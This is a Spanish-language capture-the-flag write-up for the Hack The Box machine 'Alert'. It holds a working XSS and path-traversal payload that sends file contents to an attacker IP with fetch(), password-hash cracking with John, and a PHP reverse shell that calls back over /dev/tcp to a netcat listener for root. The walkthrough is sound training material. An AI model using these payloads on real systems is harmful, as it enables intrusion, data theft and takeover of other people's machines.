

Alert Writeup HTB




Escrito por: tellmefred

Dificultad : Fácil



Alert has been Pwned!

Congratulations  **tellmefred**, best of luck in capturing flags ahead!

#2113

MACHINE RANK

03 Dec 2024

PWN DATE

30

POINTS EARNED

Introducción

En este writeup, documentaré mi experiencia resolviendo la máquina Alert de la plataforma Hack The Box. Alert es una máquina de dificultad fácil que pone a prueba habilidades clave en análisis de servicios web, explotación de vulnerabilidades, escalamiento de privilegios.

El objetivo principal de este desafío fue identificar y explotar vulnerabilidades presentes en el sistema para obtener acceso inicial y, finalmente, escalar privilegios hasta conseguir la bandera. Este proceso implicó el uso de herramientas y técnicas como Nmap, John the Ripper, etc.


Este writeup no solo refleja mi enfoque técnico para resolver Alert, sino también los aprendizajes clave que adquirí durante el proceso.

Reconocimiento

Aquí empezamos con un nmap a ver qué nos encontramos en esta ip.

```
PORT      STATE SERVICE REASON      VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7e:46:2c:46:6e:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDsRbVJEKtGtUohrzoK9i67CgZqLAXnhEsPmW8hS5CFFGYikUduAcNkKsmmgQI09Q+6pa+7YHsnxcerB
1wzDTG5AM2/D08gXXe0TP+KYEaZEzAKM/mQUAQNTxfjc9x5rlfPYW+50kTDwtyKta57tBkkRCnnns0YRnPNtt0AH374ZkYLcqpzxwN8iTNXaeVT/dGfF4mA
l+V3XCuABJrA/1K1gvJfsPcU5LX303CV6LDwvLJIcgXLEbtjhkcxz7b7CS78BEW9hPifCUDGKfUs=
|_   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHYLF+puo27gFRX69GBzJqCeHN3ps2B5csUhKoDV66yE
|_   256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/QUL3gapBOWCGEHpls0Ke2Nlwjlr5vTTLjg6gMuGl
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ _http-title: Did not follow redirect to http://alert.htb/
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _http-methods:
|_ _ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Aquí ingrese solo la ip y no me dio acceso hasta que añadí el dominio al /etc/hosts.



Aquí lo tenemos listo.

```
(root@tellmefred)-[/home/.../Desktop/HTB/Alert/nmap]
# echo "10.10.11.44      alert.htb" | sudo tee -a /etc/hosts
10.10.11.44      alert.htb
```

Y automáticamente nos envía a esta página principal, lo que es un .md Viewer.



La conclusión de esta resolución fue bastante rebuscada para mí pero era sospechoso el botón que ahora mostraré, para empezar hacemos un servidor para lo siguiente.

```
root@tellmefred: /home/tellmefred/Desktop 65x32
(root@tellmefred)-[/home/tellmefred/Desktop]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Con este payload vamos a lograr la intrusión, primero veamos el /etc/passwd.


GNU nano 8.2

mark.md


```
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../../etc/passwd")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.14.103:80/?file_content=" + encodeURIComponent(data));
  });
</script>
```

Explotación

Aquí subimos este payload y luego continuamos copiando el link que tenemos en la parte inferior derecha.



Este



Un email aquí y enviamos el link ya copiado.

→ alert.htb/index.php?page=contact

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecGTF0BinsReverse Shell Generator

Markdown ViewerContact UsAbout UsDonate

Contact Us

home@htb.com

http://alert.htb/visualizer.php?link_share=674f399c2a7570.33361123.mjd

Send

Aquí podemos ver esta petición pero esta urlencoded.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.103 - - [03/Dec/2024 12:02:20] "GET /?file_content=%0A HTTP/1.1" 200 -
10.10.11.44 - - [03/Dec/2024 12:03:07] "GET /?file_content=%3Cpre%3Eroot%3A%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3A%3A1%3A1%3AAdaemon%3A%2Fusr%2Fbin%3A%2Fusr%2Fbin%2Fnologin%0Abin%3A%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fbin%2Fnologin%0Asys%3A%3A3%3A3%3AAsys%3A%2Fdev%3A%2Fusr%2Fbin%2Fnologin%0Async%3A%3A4%3A65534%3Aasync%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3A%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fbin%2Fnologin%0Aman%3A%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fbin%2Fnologin%0Alp%3A%3A7%3A7%3AAlp%3A%2Fvar%2Fspool%2Fldap%3A%2Fusr%2Fbin%2Fnologin%0Amail%3A%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fbin%2Fnologin%0Anews%3A%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fbin%2Fnologin%0Auucp%3A%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2Fbin%2Fnologin%0Aproxy%3A%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fbin%2Fnologin%0Awww-data%3A%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fbin%2Fnologin%0Abackup%3A%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fbin%2Fnologin%0Alist%3A%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fbin%2Fnologin%0Airc%3A%3A39%3A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fbin%2Fnologin%0Agnats%3A%3A41%3A41%3AGnats%20Bug-Reporting%20System%20(admin)%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fbin%2Fnologin%0Anobody%3A%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fbin%2Fnologin%0Asystemd-network%3A%3A100%3A102%3Asystemd%20Network%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fbin%2Fnologin%0Asystemd-resolve%3A%3A101%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fbin%2Fnologin%0Asystemd-timesync%3A%3A102%3A104%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fbin%2Fnologin%0AMessagebus%3A%3A103%3A106%3A%3A%2Fnonexistent%3A%2Fusr%2Fbin%2Fnologin%0Asyslog%3A%3A104%3A110%3A%3A%2Fhome%2Fsyslog%3A%2Fusr%2Fbin%2Fnologin%0A_apt%3A%3A105%3A65534%3A%3A%2Fnoneexistent%3A%2Fusr%2Fbin%2Fnologin%0Atss%3A%3A106%3A111%3ATPM%20software%20stack%2C%2C%2C%3A%2Fvar%2Flib%2Ftpm%3A%2Fbin%2Ffalse%0Auuid%3A%3A107%3A112%3A%3A%2Frun%2Fuuid%3A%2Fusr%2Fbin%2Fnologin%0Atpdump%3A%3A108%3A113%3A%3A%2Fnonexistent%3A%2Fusr%2Fbin%2Fnologin%0ALandscape%3A%3A109%3A115%3A%3A%2Fvar%2Flib%2FLandscape%3A%2Fusr%2Fbin%2Fnologin%0Apolinate%3A%3A110%3A113%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Afwupd-refresh%3A%3A111%3A116%3Afwupd-refresh%20user%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fbin%2Fnologin%0Ausbmux%3A%3A112%3A46%3Ausbmux%20daemon%2C%2C%2C%3A%2Fvar%2Flib%2Fusbmux%3A%2Fusr%2Fbin%2Fnologin%0Asshd%3A%3A113%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fbin%2Fnologin%0Asystemd-coredump%3A%3A999%3A999%3Asystemd%20Core%20Dumper%3A%2F3A%2Fusr%2Fbin%2Fnologin%0Aalbert%3A%3A1000%3A1000%3Aalbert%3A%2Fhome%2Falbert%3A%2Fbin%2Fbash%0Alxd%3A%3A998%3A100%3A%3A%2Fvar%2Fsnap%2FLxd%2Fcommon%2FLxd%3A%2Fbin%2Ffalse%0Adavid%3A%3A1001%3A1002%3A%2C%2C%2C%3A%2Fhome%2Fdavid%3A%2Fbin%2Fbash%0A%3C%2Fpre%3E0A HTTP/1.1" 200 -
```

Lo llevamos a una página que haga el decode y listo.

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:home/david:/bin/bash
</pre>
```


Con otras peticiones usando el payload logre conseguir una ruta que alberga la contraseña de un usuario

```
AllowOverride All
</Directory>
```

```
<Directory /var/www/statistics.alert.htb>
```

```
Options Indexes FollowSymLinks MultiViews
```

```
AllowOverride All
```

```
AuthType Basic
```

```
AuthName "Restricted Area"
```

```
AuthUserFile
```

```
Require valid-user
```

```
</Directory>
```

Este es el path.



Aquí hacemos decode a esta petición y entonces tengo el hash de Albert. Y debajo está la contraseña en texto plano.

< DECODE >

Decodes your data into the area below.

```
|albert:$apr1$bMoRBJOg$igG8V
```

```
(root@tellmefred)-[/home/.../Desktop/HTB/Alert/exploits]
# john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(albert)
ig 0:00:00:00 DONE (2024-12-03 12:26) 2.631g/s 7452p/s 7452c/s 7452C/s meagan..joker
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Ingresamos a la máquina por SSH

```
(root@tellmefred)~[/home/.../Desktop/HTB/Alert/exploits]
# ssh albert@alert.htb
The authenticity of host 'alert.htb (10.10.11.44)' can't be established.
ED25519 key fingerprint is SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76zOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'alert.htb' (ED25519) to the list of known hosts.
albert@alert.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 03 Dec 2024 05:28:28 PM UTC

System load:          0.0
Usage of /:           63.6% of 5.03GB
Memory usage:         11%
Swap usage:           0%
Processes:            243
Users logged in:      0
IPv4 address for eth0: 10.10.11.44
IPv6 address for eth0: dead:beef::250:56ff:fe94:9cb4

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23
albert@alert:~$
```

Y capturamos la user.txt.

```
albert@alert:~$ ls
user.txt
albert@alert:~$ cat user.txt
[REDACTED]c8c8023a2a6c41a48c741
albert@alert:~$
```


Escalada de privilegios

Después de buscar diferentes tipos de escalar privilegios pude encontrar estos puertos abierto y me llamo a la atención el 8080.

```
albert@alert:~$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.53:53          0.0.0.0:*             LISTEN -
tcp        0      0 0.0.0.0:22             0.0.0.0:*             LISTEN -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*             LISTEN -
tcp6       0      0 :::22                  :::*                   LISTEN -
tcp6       0      0 :::80                  :::*                   LISTEN -
```

Aquí pude encontrar esta página llevándome el puerto a mi localhost.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# ssh -L 8080:127.0.0.1:8080 -v albert alert.htb
OpenSSH_9.9p1 Debian-1, OpenSSL 3.3.2 3 Sep 2024
debug1: Reading configuration data /etc/ssh/ssh config
```



Aquí una reverse Shell pero ahora con acceso root.

```
albert@alert:/opt/website-monitor/config$ nano shell.php
albert@alert:/opt/website-monitor/config$ ls
configuration.php  shell.php
albert@alert:/opt/website-monitor/config$ cat shell.php
<?php exec("/bin/bash -c 'bash -i >/dev/tcp/10.10.14.103/9001 0>&1'"); ?>
albert@alert:/opt/website-monitor/config$
```

Aquí recibida y capturada la root.txt.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.103] from (UNKNOWN) [10.10.11.44] 45630
whoami
root
cd /root
ls
root.txt
scripts
cat root.txt
9786d846bef40ebe272a14
```